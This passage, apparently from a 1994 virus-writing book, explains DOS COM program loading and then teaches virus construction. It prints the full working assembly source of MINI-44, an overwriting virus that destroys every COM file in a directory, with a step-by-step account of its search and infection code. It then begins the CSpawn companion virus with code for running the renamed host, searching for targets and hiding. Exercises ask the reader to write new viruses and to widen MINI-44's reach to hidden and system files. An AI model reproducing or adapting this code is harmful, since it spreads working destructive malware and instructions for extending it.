1. Overwriting viruses
2. Companion viruses
3. Parasitic viruses

If you can understand these three simple types of viruses, you will already understand the majority of viruses being written today. Most of them are one of these three types and nothing more.

Before we dig into how the simplest of these viruses, the overwriting virus works, let's take an in-depth look at how a COM program works. It is essential to understand what it is you're attacking if you're going to do it properly.

COM Program Operation

When one enters the name of a program at the DOS prompt, DOS begins looking for files with that name and an extent of "COM". If it finds one it will load the file into memory and execute it. Otherwise DOS will look for files with the same name and an extent of "EXE" to load and execute. If no EXE file is found, the operating system will finally look for a file with the extent "BAT" to execute. Failing all three of these possibilities, DOS will display the error message "*Bad command or file name.*"

EXE and COM files are directly executable by the Central Processing Unit. Of these two types of program files, COM files are much simpler. They have a predefined segment format which is built into the structure of DOS, while EXE files are designed to handle a segment format defined by the programmer, typical of very large and complicated programs. The COM file is a direct binary image of what should be put into memory and executed by the CPU, but an EXE file is not.

To execute a COM file, DOS does some preparatory work, loads the program into memory, and then gives the program control. Up until the time when the program receives control, DOS is the program executing, and it is manipulating the program as if it were data. To understand this whole process, let's take a look at the operation of a simple non-viral COM program which is the assembly language equivalent of *hello.c*—that infamous little program used in every introductory c programming course. Here it is:

```
        .model   tiny
        .code

        ORG      100H
HOST:
        mov      ah,9                   ;prepare to display a message
        mov      dx,OFFSET HI           ;address of message
        int      21H                    ;display it with DOS

        mov      ax,4C00H               ;prepare to terminate program
        int      21H                    ;and terminate with DOS

HI      DB       'You have just released a virus! Have a nice day!$'

        END      HOST
```

Call it HOST.ASM. It will assemble to HOST.COM. This program will serve us well in this chapter, because we'll use it as a host for virus infections.

Now, when you type "HOST" at the DOS prompt, the first thing DOS does is reserve memory for this program to live in. To understand how a COM program uses memory, it is useful to remember that COM programs are really a relic of the days of CP/M—an old disk operating system used by earlier microcomputers that used 8080 or Z80 processors. In those days, the processor could only address 64 kilobytes of memory and that was it. When MS-DOS and PC-DOS came along, CP/M was very popular. There were thousands of programs—many shareware—for CP/M and practically none for any other processor or operating system (excepting the Apple II). So both the 8088 and MS-DOS were designed to make porting the old CP/M programs as easy as possible. The 8088-based COM program is the end result.

In the 8088 microprocessor, all registers are 16 bit registers. A 16 bit register will only allow one to address 64 kilobytes of memory, just like the 8080 and Z80. If you want to use more memory, you need more bits to address it. The 8088 can address up to one megabyte of memory using a process known as segmentation. It uses two registers to create a physical memory address that is 20 bits long instead of just 16. Such a register pair consists of a *segment register*, which contains the most significant bits of the address, and an *offset register*, which contains the least significant bits. The segment register points to a 16 byte block of memory, and the offset register tells how many bytes to add to the start of the 16 byte block to locate the desired byte in memory. For example, if the **ds** register is set to 1275 Hex and the **bx** register is set to 457 Hex, then the physical 20 bit address of the byte **ds:[bx]** is

```
1275H x  10H   =     12750H
                   +  457H
                     -----
                     12BA7H
```

No offset should ever have to be larger than 15, but one normally uses values up to the full 64 kilobyte range of the offset register. This leads to the possibility of writing a single physical address in several different ways. For example, setting **ds** = 12BA Hex and **bx** = 7 would produce the same physical address 12BA7 Hex as in the example above. The proper choice is simply whatever is convenient for the programmer. However, it is standard programming practice to set the segment registers and leave them alone as much as possible, using offsets to range through as much data and code as one can (64 kilobytes if necessary). Typically, in 8088 assembler, the segment registers are *implied* quantities. For example, if you write the assembler instruction

```
mov    ax,[bx]
```

when the **bx** register is equal to 7, the **ax** register will be loaded with the word value stored at offset 7 *in the data segment.* The data segment **ds** never appears in the instruction because it is automatically implied. If **ds** = 12BAH, then you are really loading the word stored at physical address 12BA7H.

The 8088 has four segment registers, **cs**, **ds**, **ss** and **es**, which stand for *Code Segment*, *Data Segment*, *Stack Segment*, and *Extra Segment*, respectively. They each serve different purposes. The **cs** register specifies the 64K segment where the actual program instructions which are executed by the CPU are located. The Data Segment is used to specify a segment to put the program's data in, and the Stack Segment specifies where the program's stack is located. The **es** register is available as an extra segment register for the programmer's use. It might be used to point to the video memory segment, for writing data directly to video, or to the segment 40H where the BIOS stores crucial low-level configuration information about the computer.

COM files, as a carry-over from the days when there was only 64K memory available, use only one segment. Before executing a COM file, DOS sets all the segment registers to one value, **cs**=**ds**=**es**=**ss**. All data is stored in the same segment as the program code itself, and the stack shares this segment. Since any given segment is 64 kilobytes long, a COM program can use at most 64 kilobytes for all of its code, data and stack. And since segment registers are usually implicit in the instructions, an ordinary COM program which doesn't need to access BIOS data, or video data, etc., directly need never fuss with them. The program HOST is a good example. It contains no direct references to any segment; DOS can load it into any segment and it will work fine.

The segment used by a COM program must be set up by DOS before the COM program file itself is loaded into this segment at

Fig. 3.1: The Program Segment Prefix

Offset	Size	Description
0 H	2	Int 20H Instruction
2	2	Address of last allocated segment
4	1	Reserved, should be zero
5	5	Far call to Int 21H vector
A	4	Int 22H vector (Terminate program)
E	4	Int 23H vector (Ctrl-C handler)
12	4	Int 24H vector (Critical error handler)
16	22	Reserved
2C	2	Segment of DOS environment
2E	34	Reserved
50	3	Int 21H / RETF instruction
53	9	Reserved
5C	16	File Control Block 1
6C	20	File Control Block 2
80	128	Default DTA (command line at startup)
100	-	Beginning of COM program

offset 100H. DOS also creates a Program Segment Prefix, or PSP, in memory from offset 0 to 0FFH (See Figure 3.1).

The PSP is really a relic from the days of CP/M too, when this low memory was where the operating system stored crucial data for the system. Much of it isn't used at all in most programs. For example, it contains file control blocks (FCB's) for use with the DOS file open/read/write/close functions 0FH, 10H, 14H, 15H, etc. Nobody in their right mind uses those functions, though. They're CP/M relics. Much easier to use are the DOS handle-based functions 3DH, 3EH, 3FH, 40H, etc., which were introduced in DOS 2.00. Yet it is conceivable these old functions could be used, so the needed data in the PSP must be maintained. At the same time, other parts of the PSP are quite useful. For example, everything after the program name in the command line used to invoke the COM program is stored in the PSP starting at offset 80H. If we had invoked HOST as

```
C:\HOST Hello there!
```

then the PSP would look like this:

```
2750:0000  CD 20 00 9D 00 9A F0 FE-1D F0 4F 03 85 21 8A 03   . ........O..!..
2750:0010  85 21 17 03 85 21 74 21-01 08 01 00 02 FF FF FF   .!...!t!........
2750:0020  FF FF FF FF FF FF FF FF-FF FF FF FF 32 27 4C 01   ............2'L.
2750:0030  45 26 14 00 18 00 50 27-FF FF FF FF 00 00 00 00   E&....P'........
2750:0040  06 14 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
2750:0050  CD 21 CB 00 00 00 00 00-00 00 00 00 00 48 45 4C   .!...........HEL
2750:0060  4C 4F 20 20 20 20 20 20-00 00 00 00 00 54 48 45   LO       .....THE
2750:0070  52 45 21 20 20 20 20 20-00 00 00 00 00 00 00 00   RE!      ........
2750:0080  0E 20 48 65 6C 6C 6F 20-74 68 65 72 65 21 20 0D   . Hello there! .
2750:0090  6F 20 74 68 65 72 65 21-20 0D 61 72 64 0D 00 00   o there! .ard...
2750:00A0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
2750:00B0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
2750:00C0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
2750:00D0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
2750:00E0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
2750:00F0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
```

At 80H we find the value 0EH, which is the length of "Hello there!", followed by the string itself, terminated by <CR>=0DH. Likewise, the PSP contains the address of the system environment, which contains all of the "set" variables contained in AUTOEXEC.BAT, as well as the path which DOS searches for executables when you type a name at the command string. This path is a nice variable for a virus to get a hold of, since it tells the virus where to find lots of juicy programs to infect.

The final step which DOS must take before actually executing the COM file is to set up the stack. Typically the stack resides at the very top of the segment in which a COM program resides (See Figure 3.2). The first two bytes on the stack are always set up by DOS so that a simple **RET** instruction will terminate the COM program and return control to DOS. (This, too, is a relic from CP/M.) These bytes are set to zero to cause a jump to offset 0, where the *int 20H* instruction is stored in the PSP. The *int 20H* returns control to DOS. DOS then sets the stack pointer **sp** to FFFE Hex, and jumps to offset 100H, causing the requested COM program to execute.

OK, armed with this basic understanding of how a COM program works, let's go on to look at the simplest kind of virus.

Overwriting Viruses

Overwriting viruses are simple but mean viruses which have little respect for your programs. Once infected by an overwriting virus, the host program will no longer work properly because at




Fig. 3.2: Memory map just before executing a COM file.

least a portion of it has been replaced by the virus code—it has been overwritten—hence the name.

This dispespect for program code makes programming an overwriting virus an easy task, though. In fact, some of the world's smallest viruses are overwriting viruses. Let's take a look at one, MINI-44.ASM, listed in Figure 3.3. This virus is a mere 44 bytes when assembled, but it will infect (and destroy) every COM file in your current directory if you run it.

This virus operates as follows:

1. An infected program is loaded and executed by DOS.
2. The virus starts execution at offset 100H in the segment given to it by DOS.
3. The virus searches the current directory for files with the wildcard "*.COM".
4. For each file it finds, the virus opens it and writes its own 44 bytes of code to the start of that file.
5. The virus terminates and returns control to DOS.

As you can see, the end result is that every COM file in the current directory becomes infected, and the infected host program which was loaded executes the virus instead of the host.

The basic functions of searching for files and writing to files are widely used in many programs and many viruses, so let's dig into the MINI-44 a little more deeply to understand its search and infection mechanisms.

The Search Mechanism

To understand how a virus searches for new files to infect on an IBM PC style computer operating under DOS, it is important to understand how DOS stores files and information about them. All of the information about every file on disk is stored in two areas on disk, known as the *directory* and the *File Allocation Table*, or *FAT* for short. The directory contains a 32 byte *file descriptor* record for each file. (See Figure 3.4) This descriptor record contains the file's name and extent, its size, date and time of creation, and the file *attribute*, which contains essential information for the operating system about how to handle the file. The FAT is a map of the entire

```
;44 byte virus, destructively overwrites all the COM files in the
;current directory.
;
;(C) 1994 American Eagle Publications,  Inc.

.model  small

.code


FNAME   EQU     9EH                     ;search-function file name result

        ORG     100H

START:
        mov     ah,4EH                  ;search for *.COM (search first)
        mov     dx,OFFSET COM_FILE
        int     21H

SEARCH_LP:
        jc      DONE
        mov     ax,3D01H                ;open file we found
        mov     dx,FNAME
        int     21H

        xchg    ax,bx                   ;write virus to file
        mov     ah,40H
        mov     cl,42                   ;size of this virus
        mov     dx,100H                 ;location of this virus
        int     21H

        mov     ah,3EH
        int     21H                     ;close file

        mov     ah,4FH
        int     21H                     ;search for next file
        jmp     SEARCH_LP
DONE:
        ret                             ;exit to DOS

COM_FILE        DB      '*.COM',0  ;string for COM file search

        END     START
```

Fig. 3.3: The MINI-44 Virus Listing

disk, which simply informs the operating system which areas are occupied by which files.

Each disk has two FAT's, which are identical copies of each other. The second is a backup, in case the first gets corrupted. On the other hand, a disk may have many directories. One directory, known as the *root directory*, is present on every disk, but the root may have multiple *subdirectories*, nested one inside of another to




Fig. 3.4: The directory entry record.

form a tree structure. These subdirectories can be created, used, and removed by the user at will. Thus, the tree structure can be as simple or as complex as the user has made it.

Both the FAT and the root directory are located in a fixed area of the disk, reserved especially for them. Subdirectories are stored just like other files with the file attribute set to indicate that this file is a directory. The operating system then handles this subdirectory file in a completely different manner than other files to make it look like a directory, and not just another file. The subdirectory file simply consists of a sequence of 32 byte records describing the files in that directory. It may contain a 32 byte record with the attribute set to *directory*, which means that the file it refers to is a subdirectory of a subdirectory.

The DOS operating system normally controls all access to files and subdirectories. If one wants to read or write to a file, he does not write a program that locates the correct directory on the disk, reads the file descriptor records to find the right one, figure out where the file is and read it. Instead of doing all of this work, he simply gives DOS the directory and name of the file and asks it to open the file. DOS does all the grunt work. This saves a lot of time in writing and debugging programs. One simply does not have to deal with the intricate details of managing files and interfacing with the hardware.

DOS is told what to do using *Interrupt Service Routines* (*ISR*'s). Interrupt 21H is the main DOS interrupt service routine that we will use. To call an ISR, one simply sets up the required CPU registers with whatever values the ISR needs to know what to do, and calls the interrupt. For example, the code

```
        mov     dx,OFFSET FNAME
        xor     al,al                   ;al=0
        mov     ah,3DH                  ;DOS function 3D
        int     21H                     ;go do it
```

opens a file whose name is stored in the memory location FNAME in preparation for reading it into memory. This function tells DOS to locate the file and prepare it for reading. The *int 21H* instruction transfers control to DOS and lets it do its job. When DOS is finished opening the file, control returns to the statement immediately after the *int 21H.* The register **ah** contains the function number, which DOS uses to determine what you are asking it to do. The other registers must be set up differently, depending on what **ah** is, to convey more information to DOS about what it is supposed to do. In the above example, the **ds:dx** register pair is used to point to the memory location where the name of the file to open is stored. Setting the register **al** to zero tells DOS to open the file for reading only.

All of the various DOS functions, including how to set up all the registers, are detailed in many books on the subject. Ralf Brown and Jim Kyle's *PC Interrupts* is one of the better ones, so if you don't have that information readily available, I suggest you get a copy. Here we will only document the DOS functions we need, as we need them, in *Appendix A*. This will probably be enough to get by. However, if you are going to study viruses on your own, it is definitely worthwhile knowing about all of the various functions available, as well as the finer details of how they work and what to watch out for.

To search for other files to infect, the MINI-44 virus uses the DOS *search* functions. The people who wrote DOS knew that many programs (not just viruses) require the ability to look for files and operate on them if any of the required type are found. Thus, they incorporated a pair of searching functions into the Interrupt 21H handler, called *Search First* and *Search Next.* These are some of the more complicated DOS functions, so they require the user to do a fair amount of preparatory work before he calls them. The first step is to set up an *ASCIIZ* string in memory to specify the directory to search, and what files to search for. This is simply an array of bytes terminated by a null byte (0). DOS can search and report on either all the files in a directory or a subset of files which the user can specify by file attribute and by specifying a file name using the wildcard characters "?" and "*", which you should be familiar with from executing commands like *copy *.* a:* and *dir a???_100.** from the command line in DOS. (If not, a basic book on DOS will explain this syntax.) For example, the ASCIIZ string

```
        DB      '\system\hyper.*',0
```

will set up the search function to search for all files with the name *hyper*, and any possible extent, in the subdirectory named *system*. DOS might find files like *hyper.c*, *hyper.prn*, *hyper.exe*, etc. If you don't specify a path in this string, but just a file name, e.g. "*.COM" then DOS will search the current directory.

After setting up this ASCIIZ string, one must set the registers **ds** and **dx** up to point to the segment and offset of this ASCIIZ string in memory. Register **cl** must be set to a file attribute mask which will tell DOS which file attributes to allow in the search, and which to exclude. The logic behind this attribute mask is somewhat complex, so you might want to study it in detail in *Appendix A*. Finally, to call the Search First function, one must set **ah** = 4E Hex.

If the search first function is successful, it returns with register **al** = 0, and it formats 43 bytes of data in the *Disk Transfer Area*, or *DTA*. This data provides the program doing the search with the name of the file which DOS just found, its attribute, its size and its date of creation. Some of the data reported in the DTA is also used by DOS for performing the Search Next function. If the search cannot find a matching file, DOS returns **al** non-zero, with no data in the DTA. Since the calling program knows the address of the DTA, it can go examine that area for the file information after DOS has stored it there. When any program starts up, the DTA is by default located at offset 80H in the Program Segment Prefix. A program can subsequently move the DTA anywhere it likes by asking DOS, as we will discuss later. For now, though, the default DTA will work for MINI-44 just fine.

To see how the search function works more clearly, let us consider an example. Suppose we want to find all the files in the currently logged directory with an extent "COM", including hidden and system files. The assembly language code to do the Search First would look like this (assuming **ds** is already set up correctly, as it is for a COM file):

```
SRCH_FIRST:
       mov     dx,OFFSET COMFILE  ;set offset of asciiz string
       mov     ah,4EH             ;search first function
       int     21H                ;call DOS
       jc      NOFILE             ;go handle no file found condition
FOUND:                            ;come here if file found

COMFILEDB      '*.COM',0
```

If this routine executed successfully, the DTA might look like this:

```
03 3F 3F 3F 3F 3F 3F 3F-3F 43 4F 4D 06 18 00 00   .????????COM....
00 00 00 00 00 00 16 98-30 13 BC 62 00 00 43 4F   ........0..b..CO
4D 4D 41 4E 44 2E 43 4F-4D 00 00 00 00 00 00 00   MMAND.COM.......
```

when the program reaches the label **FOUND**. In this case the search found the file COMMAND.COM.

In comparison with the Search First function, the Search Next is easy, because all of the data has already been set up by the Search First. Just set **ah** = 4F hex and call DOS interrupt 21H:

```
        mov     ah,4FH              ;search next function
        int     21H                 ;call DOS
        jc      NOFILE              ;no, go handle no file found
FOUND2:                             ;else process the file
```

If another file is found the data in the DTA will be updated with the new file name, and **ah** will be set to zero on return. If no more matches are found, DOS will set **ah** to something besides zero on return. One must be careful here so the data in the DTA is not altered between the call to Search First and later calls to Search Next, because the Search Next expects the data from the last search call to be there.

The MINI-44 virus puts the DOS Search First and Search Next functions together to find every COM program in a directory, using the simple logic of Figure 3.5.

The obvious result is that MINI-44 will infect every COM file in the directory you're in as soon as you execute it. Simple enough.

The Replication Mechanism

MINI-44's replication mechanism is even simpler than its search mechanism. To replicate, it simply opens the host program in write mode—just like an ordinary program would open a data file—and then it writes a copy of itself to that file, and closes it. Opening and closing are essential parts of writing a file in DOS. The act of opening a file is like getting permission from DOS to touch that file. When DOS returns the OK to your program, it is telling you that it does indeed have the resources to access that file, that the file exists in the form you expect, etc. Closing the file tells DOS to finish up work on the file and flush all data changes from DOS' memory buffers and put it on the disk.

To open the host program, MINI-44 uses DOS Interrupt 21H Function 3D Hex. The access rights in the **al** register are specified as 1 for write-only access (since the virus doesn't need to inspect




Fig 3.5: MINI-44 file search logic.

the program it is infecting). The **ds:dx** pair must point to the file name, which has already been set up in the DTA by the search functions at FNAME = 9EH.

The code to open the file is thus given by:

```
mov     ax,3D01H
mov     dx,OFFSET FNAME
int     21H
```

If DOS is successful in opening the file, it will return a file handle in the **ax** register. This file handle is simply a 16-bit number that uniquely references the file just opened. Since all other DOS file manipulation calls require this file handle to be passed to them in the **bx** register, MINI-44 puts it there as soon as the file is opened with a *mov bx,ax* instruction.

Next, the virus writes a copy of itself into the host program file using Interrupt 21H, Function 40H. To do this, **ds:dx** must be set up to point to the data to be written to the file, which is the virus itself, located at **ds**:100H. (**ds** was already set up properly when the




Fig. 3.6: Uninfected and infected COM files.

COM program was loaded by DOS.) At this point, the virus which is presently executing is treating itself just like any ordinary data to be written to a file—and there's no reason it can't do that. Next, to call function 40H, **cx** should be set up with the number of bytes to be written to the disk, in this case 44, **dx** should point to the data to be written (the virus), and **bx** should contain the file handle:

```
mov     bx,ax           ;put file handle in bx
mov     dx,100H         ;location to write from
mov     cx,44           ;bytes to write
mov     ah,40H
int     21H             ;do it
```

Finally, to close the host file, MINI-44 simply uses DOS function 3EH, with the file handle in **bx** once again. Figure 3.6 depicts the end result of such an infection.

Discussion

MINI-44 is an incredibly simple virus as far as viruses go. If you're a novice at assembly language, it's probably just enough to cut your teeth on without being overwhelmed. If you're a veteran assembly language programmer who hasn't thought too much about viruses, you've just learned how ridiculously easy it is to write a virus.

Of course, MINI-44 isn't a very good virus. Since it destroys everything it touches, all you have to do is run one program to know you're infected. And the only thing to do once you're infected is to delete all the infected files and replace them from a backup. In short, this isn't the kind of virus that stands a chance of escaping into the wild and showing up on computers where it doesn't belong without any help.

In general, overwriting viruses aren't very good at establishing a population in the wild because they are so easy to spot, and because they're blatantly destructive and disagreeable. The only way an overwriting virus has a chance at surviving on a computer for more than a short period of time is to employ a sophisticated search mechanism so that when you execute it, it jumps to some far off program in another directory where you can't find it. And if you can't find it, you can't clean it up. There are indeed overwriting viruses which use this strategy. Of course, even this strategy is of little use once your scanner can detect it, and if you're going to make the virus hard to scan, you may as well make a better virus while you're at it.

Exercises

1. Overwriting viruses are one of the few types of virsuses which can be written in a high level language, like C, Pascal or Basic. Design an overwriting virus using one of these languages. Hint: see the book *Computer Viruses and Data Protection*, by Ralf Burger.

2. Change the string COM_FILE to "*.EXE" in MINI-44 and call it MINI-44E. Does MINI-44E successfully infect EXE files? Why?

3. MINI-44 will not infect files with the hidden, system, or read-only file attributes set. What very simple change can be made to cause it to infect hidden and system files? What would have to be done to make it infect read-only files?

Companion Viruses

Companion viruses are the next step up in complexity after overwriting viruses. They are the simplest non-destructive type of virus in the IBM PC environment.

A companion virus is a program which fools the computer operator by renaming programs on a disk to non-standard names, and then replacing the standard program names with itself. Figure 4.1 shows how a companion virus infects a directory. In Figure 4.1a, you can see the directory with the uninfected host, HOST1.COM. In Figure 4.1b you see the directory after an infection. HOST1.COM has been renamed HOST1.CON, and the virus lives in the hidden file HOST1.COM. If you type "HOST1" at the DOS prompt, the virus executes first, and passes control to the host, HOST1.CON, when it is ready.

Let's look into the non-resident companion virus called CSpawn to see just how such a virus goes about its business . . .

There are two very important things a companion virus must accomplish: It must be capable of spreading or infecting other files, and it must be able to transfer control to a host program which is what the user thought he was executing when he typed a program name at the command prompt.

```
Directory of C:\VIRTEST

Name      Ext      Size #Clu   Date     Time  Attributes
HOST1     COM       210    1  4/19/94  9:13p Normal,Archive
HOST5     COM      1984    1  4/19/94  9:13p Normal,Archive
HOST6     COM       501    1  4/19/94  9:13p Normal,Archive
HOST7     COM      4306    1  4/19/94  9:13p Normal,Archive
```

Fig. 4.1a: Directory with uninfected HOST1.COM.

Virus

```
Directory of C:\VIRUTEST

Name      Ext      Size #Clu   Date     Time  Attributes
HOST1     COM       180    1 10/31/94  9:54a Hidden,Archive
HOST5     COM       180    1 10/31/94  9:54a Hidden,Archive
HOST1     CON       210    1  4/19/94  9:13p Normal,Archive
HOST6     COM       180    1 10/31/94  9:54a Hidden,Archive
HOST7     COM       180    1 10/31/94  9:54a Hidden,Archive
HOST5     CON      1984    1  4/19/94  9:13p Normal,Archive
HOST6     CON       501    1  4/19/94  9:13p Normal,Archive
HOST7     CON      4306    1  4/19/94  9:13p Normal,Archive
```

Fig. 4.1b: Directory with infected HOST1.COM.

Executing the Host

Before CSpawn infects other programs, it executes the host program which it has attached itself to. This host program exists as a separate file on disk, and the copy of the CSpawn virus which has attached itself to this host has a copy of its (new) name stored in it.

Before executing the host, CSpawn must reduce the amount of memory it takes for itself. First the stack must be moved. In a COM program the stack is always initialized to be at the top of the code segment, which means the program takes up 64 kilobytes of memory, even if it's only a few hundred bytes long. For all intents and purposes, CSpawn only needs a few hundred bytes for stack, so it is safe to move it down to just above the end of the code. This is accomplished by changing **sp**,

```
 mov    sp,OFFSET FINISH + 100H
```

Next, CSpawn must tell DOS to release the unneeded memory with Interrupt 21H, Function 4AH, putting the number of paragraphs (16 byte blocks) of memory to keep in the **bx** register:

```
mov     ah,4AH
mov     bx,(OFFSET FINISH)/16 + 11H
int     21H
```

Once memory is released, the virus is free to execute the host using the DOS Interrupt 21H, Function 4BH EXEC command. To call this function properly, **ds:dx** must be set up to point to the name of the file to execute (stored in the virus in the variable SPAWN_NAME), and **es:bx** must point to a block of parameters to tell DOS where variables like the command line and the environment string are located. This parameter block is illustrated in Figure 4.2, along with detailed descriptions of what all the fields in it mean. Finally, the **al** register should be set to zero to tell DOS to load and execute the program. (Other values let DOS just load, but not execute, etc. See *Appendix A*.) The code to do all this is pretty simple:

Fig 4.2: EXEC function control block.

Offset	Size(bytes)	Description
0	2	Segment of environment string. This is usually stored at offset 2CH in the PSP of the calling program, though the program calling EXEC can change it.
2	4	Pointer to command line (typically at offset 80H in the PSP of the calling program, PSP:80H)
6	4	Pointer to first default FCB (typically at offset 5CH in the PSP, PSP:5CH)
10	4	Pointer to second FCB (typically at offset 6CH in the PSP, PSP:6CH)
14	4	Initial ss:sp of loaded program (sub-function 1 and 3, returned by DOS)
18	4	Initial cs:ip of loaded program (sub-function 1 and 3, returned by DOS)

```
mov     dx,OFFSET SPAWN_NAME
mov     bx,OFFSET PARAM_BLK
mov     ax,4B00H
int     21H
```

There! DOS loads and executes the host without any further fuss, returning control to the virus when it's done. Of course, in the process of executing, the host will mash most of the registers, including the stack and segment registers, so the virus must clean things up a bit before it does anything else.

File Searching

Our companion virus searches for files to infect in the same way MINI-44 does, using the DOS Search First and Search Next functions, Interrupt 21H, Functions 4EH and 4FH. CSpawn is designed to infect every COM program file it can find in the current directory as soon as it is executed. The search process itself follows the same logic as MINI-44 in Figure 3.5.

The search routine looks like this now:

```
        mov     dx,OFFSET COM_MASK
        mov     ah,4EH                  ;search first
        xor     cx,cx                   ;normal files only
SLOOP:  int     21H                     ;do search
        jc      SDONE                   ;none found, exit
        call    INFECT_FILE             ;one found, infect it
        mov     ah,4FH                  ;search next fctn
        jmp     SLOOP                   ;do it again
SDONE:
```

Notice that we have a call to a separate infection procedure now, since the infection process is more complex.

There is one further step which CSpawn must take to work properly. The DOS search functions use 43 bytes in the Disk Transfer Area (DTA) as discussed in the last chapter. Where is this DTA though?

When DOS starts a program, it sets the DTA up at **ds**:0080H, but the program can move it when it executes by using the DOS

Interrupt 21H Function 1AH. Because the host program has already executed, DOS has moved the DTA to the host's data segment, and the host may have moved it somewhere else on top of that. So before performing a search, CSpawn must restore the DTA. This is easily accomplished with Function 1AH, setting **ds:dx** to the address where you'd like the DTA to be. The default location **ds**:0080H will do just fine here:

```
mov     ah,1AH
mov     dx,80H
int     21H
```

Note that if CSpawn had done its searching and infecting *before* the host was executed, it would not be a wise idea to leave the DTA at offset 80H. That's because the command line parameters are stored in the same location, and the search would wipe those parameters out. For example, if you had a disk copying program called MCOPY, which was invoked with a command like this:

C:\>MCOPY A: B:

to indicate copying from A: to B:, the search would wipe out the "A: B:" and leave MCOPY clueless as to where to copy from and to. In such a situation, another area of memory would have to be reserved, and the DTA would have to be moved to that location from the default value. All one would have to do in this situation would be to define

```
DTA     DB      43 dup (?)
```

and then set it up with

```
mov     ah,1AH
mov     dx,OFFSET DTA
int     21H
```

Note that it was perfectly all right for MINI-44 to use the default DTA because it destroyed the program it infected. As such it mattered but little that the parameters passed to the program were also destroyed. Not so for a virus that doesn't destroy the host.

File Infection

Once CSpawn has found a file to infect, the process of infection is fairly simple. To infect a program, CSpawn

1. Renames the host
2. Makes a copy of itself with the name of the original host.

In this way, the next time the name of the host is typed on the command line, the virus will be executed instead.

